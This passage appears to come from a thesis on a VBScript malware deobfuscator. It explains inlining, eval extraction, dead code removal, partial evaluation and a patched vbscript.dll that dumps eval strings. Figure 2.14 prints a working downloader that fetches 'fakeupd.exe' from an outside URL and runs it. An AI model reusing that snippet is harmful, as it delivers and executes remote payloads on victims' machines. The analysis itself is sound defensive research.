        func_0 = StrReverse(arg_0)
End Function

var_0 = Eval("clNG(635834)*(AsC(""a"")-97)")
var_1 = Eval("8767365     +   45324")
Set var_2 = CreateObject(func_0("llehS.tpircSW"))

If var_1 < var_1 + 1 Then
        var_2.run func_0(Join(Split("pepxpep.pcplpapcp", "p"),_
                "")), var_0, False
End If
```

Figure 2.4: Program after comments removal — visual clutter was removed, making the program easier to navigate

2.3.4 Inlining simple functions

If a function acts only as a wrapper for another or returns a fixed value, it is possible that it is the product of outlining parts of code as a means of obfuscation. For this reason, such simple functions can be inlined back into the code. This is done by finding all functions that fit the definition of having only a single statement and no variables and replacing all calls to these functions by their contents. In case of wrapper functions, arguments passed to the resulting function are replaced by arguments passed to the wrapper. The relevant code is presented in Lst. 1.

2.3.5 Static eval extraction

VBScript uses three functions to dynamically execute code, passed to it as strings, in the context of the program. These are:

```
Dim var_0, var_1, var_2
Function func_0(arg_0)
        func_0 = StrReverse(arg_0)
End Function

var_0 = Eval("clNG(635834)*(AsC(""a"")-97)")
var_1 = Eval("8767365     +   45324")
Set var_2 = CreateObject(StrReverse("llehS.tpircSW"))

If var_1 < var_1 + 1 Then
        var_2.run StrReverse(Join(Split("pepxpep.pcplpapcp", "p"),_
                "")), var_0, False
End If
```

Figure 2.5: Program after function inlining — unnecessary delegation of code into functions was removed

Eval [23] executes the given expression and returns its result

Execute [24] executes the given expression and doesn't return anything

ExecuteGlobal [25] executes the given expression in the script's global scope

These calls accept a single string or an expression producing a string as parameter. All eval calls in the program are iterated over and if their argument is a single fixed string, its contents are separately parsed and the call replaced by the result. Because this new code can be referencing identifiers in the old code, all references are updated. Code shown in Lst. 2 shows how this is done. If the argument is a more complex expression that cannot be easily resolved into a fixed string value, the call is left to be processed by *dynamic eval extraction*.

2.3.6 Dead code removal

If a part of the program is unreachable or otherwise never used and nothing else has any dependence on it, it can be removed. Dead code removal consists of multiple parts. They are:

Removing dead variables and functions
The parser is capable of resolving references to all elements of the code. This is useful as it allows iteration over all variables and functions and checking whether they are used throughout the code. Any variables and

```
//Get the current function and its statements
auto current = funcIterator.Current();
auto stmts = current->GetStatements();

//Get the statement or return element
pScriptElem val;
std::shared_pointer<Return> ret;
if (stmts[0]->Get(ret) && ret->GetRetVal())
        val = ret->GetRetVal();
else
        val = stmts[0];

//Iterate over all calls to this function
for (const auto& call : current->GetCallsToThis())
{
        std::map<std::string, pScriptElem> argsMap;
        auto params = call->GetParameters();
        auto args = current->GetArgs();

        //Store copies of the arguments
        for (size_t i = 0; i < params.size(); i++)
                argsMap[args[i]->GetName()] = params[i]->Copy();

        //And finally replace and resolve references to new code
        auto oldParent = call->GetParent();
        auto newVal = val->Copy();
        ReplaceArgsByName(newVal, argsMap);
        if (call->ReplaceWith(newVal))
                oldParent->ResolveRefs();
}
```

Listing 1: Code responsible for inlining functions containing only a single statement

functions that are never referenced except for their declaration or definition can be removed from the code, as seen in Fig. 2.7. An exception to this is code containing *Eval* calls. The contents of the evals are represented as strings and can be further obfuscated. It is thus impossible to reliably check whether any identifiers are being referenced from these calls. To combat this, *Eval* calls should be eliminated from the program

```
Dim var_0, var_1, var_2
Function func_0(arg_0)
        func_0 = StrReverse(arg_0)
End Function

var_0 = CLng(635834) * (Asc("a") - 97)
var_1 = 8767365 + 45324
Set var_2 = CreateObject(StrReverse("llehS.tpircSW"))

If var_1 < var_1 + 1 Then
        var_2.run StrReverse(Join(Split("pepxpep.pcplpapcp", "p"),_
                "")), var_0, False
End If
```

Figure 2.6: Program with evaluations statically extracted

prior to executing dead code removal. The process of eliminating *Eval* calls is described in more detail in Sections 2.3.5 and 2.4.2.

This deobfuscation is also capable of removing pointless assignments, where the variable with the assigned value is never used or where the value is overwritten before it is used.

Removing unreachable condition branches
If a conditional statement has a fixed condition that is either *True* or *False*, all branches that do not execute can be removed from the statement. If the condition has no impact on other areas of the program, it itself can also be removed and its branch converted to a simple code block. This is done by iterating over all *If* statements, checking the conditions for a fixed boolean value and replacing the statement with the appropriate branches contents. Lst. 3 displays the code responsible for this deobfuscation.

Removing while loops that never execute
If a *While* loop has a condition that is always *False* and has no impact on other areas of the program, the entire loop can be removed. All *While* loops in the program are iterated over and their conditions checked. If a condition is found with a fixed *False* value, the entire loop is removed. The code is analogous to the removal of unreachable condition branches.

Removing unreachable switch cases
In the case of *Select* statements (the VBScript keyword for switch), if

a specific case is always chosen then the other ones can be removed. If the condition has no impact on the rest of the program, the entire select statement can be removed, leaving just the body of the executed case. All switch statements in the program are iterated over and their cases checked. If the switch expression is a fixed value and it matches any of the cases, the body of that case is used to replace the entire statement.

```
Dim var_0, var_1, var_2
var_0 = CLng(635834) * (Asc("a") - 97)
var_1 = 8767365 + 45324
Set var_2 = CreateObject(StrReverse("llehS.tpircSW"))

If var_1 < var_1 + 1 Then
        var_2.run StrReverse(Join(Split("pepxpep.pcplpapcp", "p"),_
                "")), var_0, False
End If
```

Figure 2.7: Program after dead code removal — *func_0*, which was never used, was removed.

2.4 Dynamic deobfuscations

As opposed to static deobfuscations, dynamic deobfuscations rely on some degree of code execution or evaluation to produce results. This has the potential to provide information that would not otherwise be available, but with an increased risk of malicious code executing on the system. This deobfuscator employs two dynamic deobfuscation techniques — partial evaluation and dynamic eval extraction.

2.4.1 Partial evaluation

The goal of partial evaluation is to simplify expressions by precomputing their resulting values [27]. In case of this deobfuscator, it is done by defining the behavior of certain VBScript operations and standard functions inside the parse tree elements. If individual elements are aware of their immediate value (if they have any) and an operation is aware of the elements it is executed on, it is in some cases possible to deduce the result. A rudimentary example can be the operator $+$, representing addition in the expression $x = 38 + 4$. If an evaluation method is defined on the addition operator, returning the sum of the right hand side and the left hand side, it can be used to replace the entire expression with its result: $x = 42$.

To enable partial evaluation, it was necessary to emulate some of VB-Script's behavior inside the parser. All elements have been equipped with the *Transform*, *EvalRhsToLhs*, *EvalFuncCall* and *GetValue* methods. By default these perform no action, but can be overridden with element-specific code.

The emulation of VBScript behavior is based on Microsoft's VBScript Reference [28] and implements only a subset of the language based on the most commonly used code constructs as seen in the researched samples. The code after partial evaluation can be seen in Fig. 2.8.

```
'Produced by Script Deobfuscator
Dim var_0, var_1, obj_WScriptShell
var_0 = 0
var_1 = 8812689
Set obj_WScriptShell = CreateObject("WScript.Shell")

If True Then
        obj_WScriptShell.run "calc.exe", var_0, False
End If
```

Figure 2.8: Program after partial evaluation — where possible, expressions were replaced by their results

The operations used to perform partial evaluation are the following:

Transform is used to replace an operation (such as addition or concatenation) with its resulting value. Supported element: Operators.

EvalRhsToLhs attempts to get the value of the right hand side of an assignment, assigning it to the element on the left hand side. Supported element: Assignment

EvalFuncCall attempts to replace a function call with its result. Only a subset of the most common standard functions in VBScript is supported, described in table 2.1 per the VBScript Reference documentation [28].

GetValue provides the value of any element if such value can be obtained. For basic elements such as variables, this returns the value stored in them. For operations, this often simulates their behavior to produce a result which is then returned. Supported by operators and data elements (variables, constants, data types)

Std Function	Description
Asc	Returns the ASCII value of the given character
CInt	Converts String to Number
CLng	Casts Number to Long
CStr	Converts Number to String
Chr	Returns a character with the given ASCII code
Int	Returns the integer part of a float
Join	Joins together the given array using the specified delimiter
LCase	Converts the given string to lowercase
Len	Returns length of the given string
Mid	Returns a substring of a string
Replace	Replaces a substring of the given string with another one
StrReverse	Reverses the given string
Space	Returns the specified number of spaces
Split	Splits the given array using the specified delimiter
UCase	Converts the given string to uppercase


Table 2.1: Standard VBScript functions the deobfuscator is currently capable of emulating

2.4.2 Dynamic eval extraction

As opposed to static eval extraction which can only replace evals with their arguments if the arguments are fully resolved, dynamic eval extraction is not limited by any constraints and is able to extract all eval calls from a program regardless of the form of their arguments. To achieve this, the program is executed using a modified version of the VBScript engine library, *vbscript.dll*.

Inside the VBScript engine, handlers for *Eval*, *Execute* and *ExecuteGlobal* calls execute the contents of the eval by passing them as a single string to a *rtEval* call as seen in Fig. 2.9. The *rtEval* call then handles the evaluation and returns the result. The first five bytes of this subroutine were modified to perform a jump to a newly appended section containing the patch code (Fig. 2.10 and Fig. 2.11). The patch code writes the string passed as argument to *rtEval* to a file *out.txt* in the current directory and resumes the execution of *rtEval* right after the place where the patched function was called. Since the first three instructions of *rtEval* were overwritten by the patch jump, they were relocated inside the patch and are executed right before returning.

A modified version of the Windows Script Host *wscript.exe* was also created which uses the local patched VBScript engine instead of the system one when executing VBS files. This way any VBS scripts executed via this engine dump the contents of their eval calls to disk where they can be read and processed.



```
; Attributes: bp-based frame

; long __stdcall VbsExecute(class VAR *, int, class VAR *)
?VbsExecute@@YGJPAVVAR@@H0@Z proc near

argString= dword ptr  8
arg_4= dword ptr  0Ch
arg_8= dword ptr  10h

mov     edi, edi
push    ebp
mov     ebp, esp
push    esi
mov     esi, [ebp+argString] ; save argString to esi
xor     eax, eax
cmp     [ebp+arg_4], 1
mov     [esi], ax
jnz     short loc_10011E5B
```

```
mov     ecx, [ebp+arg_8]
push    eax
call    ?PvarGetVarVal@VAR@@QAEPAV1@H@Z ; VAR::PvarGetVarVal(int)
push    8
pop     ecx
cmp     cx, [eax]
jnz     short loc_10011E62
```

```
mov     ecx, [eax+8]
test    ecx, ecx
jz      short loc_10011E69
```

```
loc_10011E5B:
mov     eax, 800A01C2h
jmp     short loc_10011E56
```

```
push    esi             ; pass eval string
push    1
xor     edx, edx
call    rtEval          ; execute the string
```

```
loc_10011E69:
xor     eax, eax
jmp     short loc_10011E56
?VbsExecute@@YGJPAVVAR@@H0@Z endp
```


```
loc_10011E62:
mov     eax, 800A000Dh
jmp     short loc_10011E56
```

```
loc_10011E56:
pop     esi
pop     ebp
retn    0Ch
```

Figure 2.9: Handler of Execute calls inside vbscript.dll


This solves the problem of extracting the eval code but introduces a new one — matching the extracted code to its location in the original program. For this purpose, a dummy function called EvalIdentifier was created and a call to it is prepended to all Eval calls. This function receives a single argument which is a unique identifier number. This call persists through the eval extraction and is later used to match the extracted code to its original location in the program. The code is then parsed and used to replace the original *Eval* call.

It was observed that most dropper samples found during the research consisted only of the encoded payload, decoding method and an eval call using the decoding method to execute the payload code. This deobfuscation method is extremely effective against such samples, because it is able to counter any obfuscation done in the first stage by directly extracting the code of the second stage of the malware without executing it.



```
.text:10011E6D rtEval          proc near               ; CODE XREF: VbsExecuteGlobal(VAR *,int,VAR *)+31↑p
.text:10011E6D                                         ; VbsEval(VAR *,int,VAR *)+35↑p ...
.text:10011E6D
.text:10011E6D var_54          = dword ptr -54h
.text:10011E6D var_50          = dword ptr -50h
.text:10011E6D var_4C          = dword ptr -4Ch
.text:10011E6D var_48          = dword ptr -48h
.text:10011E6D var_44          = dword ptr -44h
.text:10011E6D var_40          = dword ptr -40h
.text:10011E6D var_3C          = dword ptr -3Ch
.text:10011E6D var_34          = byte ptr -34h
.text:10011E6D var_14          = dword ptr -14h
.text:10011E6D bstrString      = dword ptr -8
.text:10011E6D var_4           = dword ptr -4
.text:10011E6D arg_0           = dword ptr  8
.text:10011E6D arg_4           = dword ptr  0Ch
.text:10011E6D
.text:10011E6D ; FUNCTION CHUNK AT .text:100470A3 SIZE 0000006A BYTES
.text:10011E6D
.text:10011E6D                 mov     edi, edi
.text:10011E6F                 push    ebp
.text:10011E70                 mov     ebp, esp
.text:10011E72                 and     esp, 0FFFFFFF8h
.text:10011E75                 sub     esp, 54h
.text:10011E78                 push    ebx
.text:10011E79                 push    esi
.text:10011E7A                 mov     ebx, ecx
.text:10011E7C                 mov     [esp+5Ch+var_4C], edx
.text:10011E80                 push    edi
```

Figure 2.10: rtEval subroutine before patching



```
.text:10011E6D rtEval          proc near               ; CODE XREF: VbsExecuteGlobal(VAR *,int,VAR *)+31↑p
.text:10011E6D                                         ; VbsEval(VAR *,int,VAR *)+35↑p ...
.text:10011E6D                 jmp     Patched_DumpEval
.text:10011E6D rtEval          endp
.text:10011E6D
.text:10011E72
.text:10011E72 ; =============== S U B R O U T I N E =======================================
.text:10011E72
.text:10011E72
.text:10011E72 rtEvalOriginal  proc near               ; CODE XREF: Patched_DumpEval+EF↓j
.text:10011E72
.text:10011E72 var_68          = dword ptr -68h
.text:10011E72 var_54          = dword ptr -54h
.text:10011E72 Memory          = dword ptr -50h
.text:10011E72 var_4C          = dword ptr -4Ch
.text:10011E72 var_48          = dword ptr -48h
.text:10011E72 var_44          = dword ptr -44h
.text:10011E72 var_40          = dword ptr -40h
.text:10011E72 Dst             = byte ptr -3Ch
.text:10011E72 var_34          = byte ptr -34h
.text:10011E72 var_14          = dword ptr -14h
.text:10011E72 bstrString      = dword ptr -8
.text:10011E72 var_4           = dword ptr -4
.text:10011E72
.text:10011E72 ; FUNCTION CHUNK AT .text:100470A3 SIZE 0000006A BYTES
.text:10011E72
.text:10011E72                 and     esp, 0FFFFFFF8h
.text:10011E75                 sub     esp, 54h
.text:10011E78                 push    ebx
.text:10011E79                 push    esi
.text:10011E7A                 mov     ebx, ecx
.text:10011E7C                 mov     [esp+5Ch+var_4C], edx
.text:10011E80                 push    edi
```

Figure 2.11: rtEval subroutine after patching

```
//Check whether the current element is a function call and get the reference
std::shared_pointer<FuncCall> call;
std::shared_pointer<FuncRef> funcref;
if (!elements.Current()->Get(call) || !call->GetCaller()->Get(funcref))
        continue;

//Check whether the called function is an eval function
if (!funcref->HasName(script->GetRoot()->EvalKeywords()))
        continue;

//We want evals with one parameter
if (call->GetParameters().size() != 1)
        continue;

//Check whether we can get the parameter as string
std::string evalParam;
std::shared_pointer<BaseValue> bv;
if (!call->GetParameters()[0]->GetValue(bv, true) ||
  !call->GetRoot()->ConvertToString(bv, evalParam))
        continue;

//Parse the parameter
std::shared_pointer<const Elements::Script> container;
auto parsed = ParseFromString(evalParam, false);
if (!parsed || !parsed->Get(container))
        continue;

//Replace the call with the parsed parameter as container
if (!call->ReplaceWithContainer(container))
{
        //If that failed and we only have one statement,
        //replace the call directly
        auto stmts = container->GetStatements();
        if (stmts.size() != 1 || !call->ReplaceWith(stmts[0]))
                continue;
}
call->ResolveRefs();
```

Listing 2: Code responsible for static extraction of evaluated code

```
//If the current element is an if, check the condition
//  and remove dead branches
std::shared_pointer<Elements::If> ifElem;
if (!elemIterator.Current()->Get(ifElem))
        continue;

//Check whether we can get the boolean value of the condition
std::shared_pointer<BaseValue> bv;
bool boolValue;
if (!ifelem->GetCondition()->GetValue(bv) || !bv->Get(boolValue))
        continue;

//And replace the entire if with the only reachable branch
std::shared_pointer<const ContainerViewer> container;
if (boolValue)
        ifElem->GetTrueBranch()->Get(container);
else
        ifElem->GetFalseBranch()->Get(container);

auto oldParent = ifElem->GetParent();
if (ifElem->ReplaceWithContainer(container))
        oldParent->ResolveRefs();
```

Listing 3: Code responsible for removal of unreachable condition branches

2.5 Deobfuscation result

The deobfuscated program underwent further dead code removal to remove an always-true condition and pointless assignments and the final deobfuscation result, shown in Figure 2.12 was achieved. It is now significantly easier to determine the program's function — opening the calculator by executing *calc.exe*.

```
Dim var_0, obj_WScriptShell
var_0 = 0
Set obj_WScriptShell = CreateObject("WScript.Shell")
obj_WScriptShell.run "calc.exe", var_0, False
```

Figure 2.12: Fully deobfuscated program — an always-true condition and pointless assignments were removed, leaving only the important code


2.6 Security considerations

Since the deobfuscation tool will be processing malicious scripts, it is necessary to consider the associated risks and attempt to mitigate them. The possible risks were identified to be of two types — malicious code execution and denial of service.

2.6.1 Malicious code execution

The risk of malicious code being executed stems from the use of dynamic deobfuscations, especially dynamic eval extraction. Since this method relies primarily on execution of the code being deobfuscated, it isn't possible to mitigate this risk by disabling code execution altogether. For this reason, the user is expected to take reasonable precautions so that no harm is done to their system when working with malware — be it by manually editing the program to remove potentially hazardous code that is not immediately necessary for the deobfuscation, using a virtual environment to perform the deobfuscation or utilizing the built-in protection option. The user is also warned about the dangers of performing this action via a confirmation dialog (Fig. 2.13) that pops up any time the user wishes to perform this deobfuscation.

To gain access to resources such as the internet or the filesystem, VBScript programs rely on the use of objects, as shown in Figure 2.14. Without objects, a program is not capable of doing any modifications to its environment. The protection option, when enabled in the configuration file, disables all object


Warning!

The specified VBS file will be EXECUTED ON THE LOCAL MACHINE. The contents of any Evals will not be executed, but anything else will be.
If you are working with untrusted files, make sure you are on a disposable/virtual system.
Continue?

Figure 2.13: Confirmation dialog before dynamic eval extraction

calls in the program, making it unable to perform any malicious activity. The downside of this method is that it does not guarantee the payload decoding process will still work correctly after this is applied, since it can also utilize object calls which would be removed. It is the responsibility of the user to decide which approach is best suited for their task.

The fact that VBScript programs need objects to access the outside world also means that using partial evaluation does not pose a risk of malicious code execution, since this technique is not capable of creating or accessing any such objects.

2.6.2 Denial of service

Preventive obfuscations could be crafted specifically to attempt to hinder deobfuscation using this tool. The most likely candidate for exploitation is dynamic eval extraction — an *Eval* call could be placed into a function, called from a code path that is never taken but not removed by the dead code removal process, that calls itself in an infinite loop. This could lead to the dynamic eval extraction looping infinitely and the deobfuscator freezing. This has been addressed in two ways. By default the dynamic eval extraction only extracts all currently present *Eval* calls in one step. If more are created as a result, they require another pass of the extraction process. Since it is also possible to specify that eval extraction should be performed in a loop until all *Eval* calls are removed, a configuration option *loop_limit* has been added, limiting how many cycles of eval extraction can be done before the deobfuscation stops.

```
'Create objects
Set http_obj = CreateObject("Microsoft.XMLHTTP")
Set stream_obj = CreateObject("ADODB.Stream")
Set shell_obj = CreateObject("WScript.Shell")

'Get AppData folder path using the WScript.Shell object
appData = shell_obj.expandEnvironmentStrings("%temp%")

'Download the file using the Microsoft.XMLHTTP object
URL = "http://dwn.100mbps.com.ar/soft/fakeupd.exe"
http_obj.open "GET", URL, False
http_obj.send

'Write file to disk using the ADODB.Stream object
FILENAME = appData + "/" + "fakeupd.exe"
stream_obj.type = 1
stream_obj.open
stream_obj.write http_obj.responseBody
stream_obj.savetofile FILENAME, 2
stream_obj.close

'Execute file using the WScript.Shell object
shell_obj.run FILENAME
```

Figure 2.14: Accessing the filesystem and the internet in VBScript using objects

2.7 User interface

The idea of code visualisation in this tool is very loosely based on IDA Pro [26], a reverse engineering toolset for binary executables containing among others an assembly code editor and a graph visualiser displaying the code and its control flow. An example of this graph view can be seen in Figure 2.9. While such visualisation tools are readily available for binary files, the research in this thesis didn't find any tools with these capabilities targeting scripts. This will be useful, as visualising the code flow can greatly help with understanding of the underlying code. It also makes it easy for the user to edit the code at any point during the deobfuscation process in either graph mode or source code mode. This makes this tool unique among other deobfuscators — if the deobfuscation halts because of a complex obfuscation 5the tool isn't able to correctly process, most deobfuscation tools would be unable to continue. Here, the user can step in and attempt to circumvent the obfuscation manually. If they succeed, the automated deobfuscation can again continue from this point.

2.7.1 Code visualisation

The deobfuscator's user interface consists of three code visualisation components, represented as tabs in the UI, each suitable for a different task:


Source code view

This is a plain and simple source code viewer and editor present in the *Source* tab, as shown in Figure 2.15. It allows a comprehensive view of the entire program with syntax highlighting and supports directly editing the code. The *Reparse* button can then be used to propagate the changes to the underlying parse tree and the graph view.

Graph view

One graph view tab is present for each function in the analyzed program, as well as one for the main body. The parser is able to emit code into a dedicated graph structure instead of a text representation of it. The resulting structure is then visualised using the OGDF graph drawing library [29] and the Sugiyama algorithm [30]. Individual tabs are further divided into blocks, each block representing an uninterupted section of code. Blocks are joined together with arrows, indicating the control flow of the program. There are three types of flows:

- Default — black arrows, represents a simple forward movement in the flow of the program
- Conditional — green arrows for true and red for false branches. Represents conditional branching.



```
Function RandomString(ByVal strLen)
    Dim i
    Const LETTERS = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJLMNKYWOPQRSTUVXZ"

    min = 1
    max = Len(LETTERS)
    Randomize

    For i = 1 To strLen
        str = str & Mid(LETTERS, Int((max - min + 1) * Rnd  + min), 1)
    Next

    RandomString = str
End Function

Function Randominterger(ByVal strLen)
    Dim i
    Const LETTERS = "1234567890"

    min = 1
    max = Len(LETTERS)
    Randomize

    For i = 1 To strLen
        str = str & Mid(LETTERS, Int((max - min + 1) * Rnd  + min), 1)
    Next

    Randominterger = str
End Function

Function trocaridc(ForReadingx)
    Dim strFileName, strOldText, strNewText, strText
    Const ForReading = 1
```

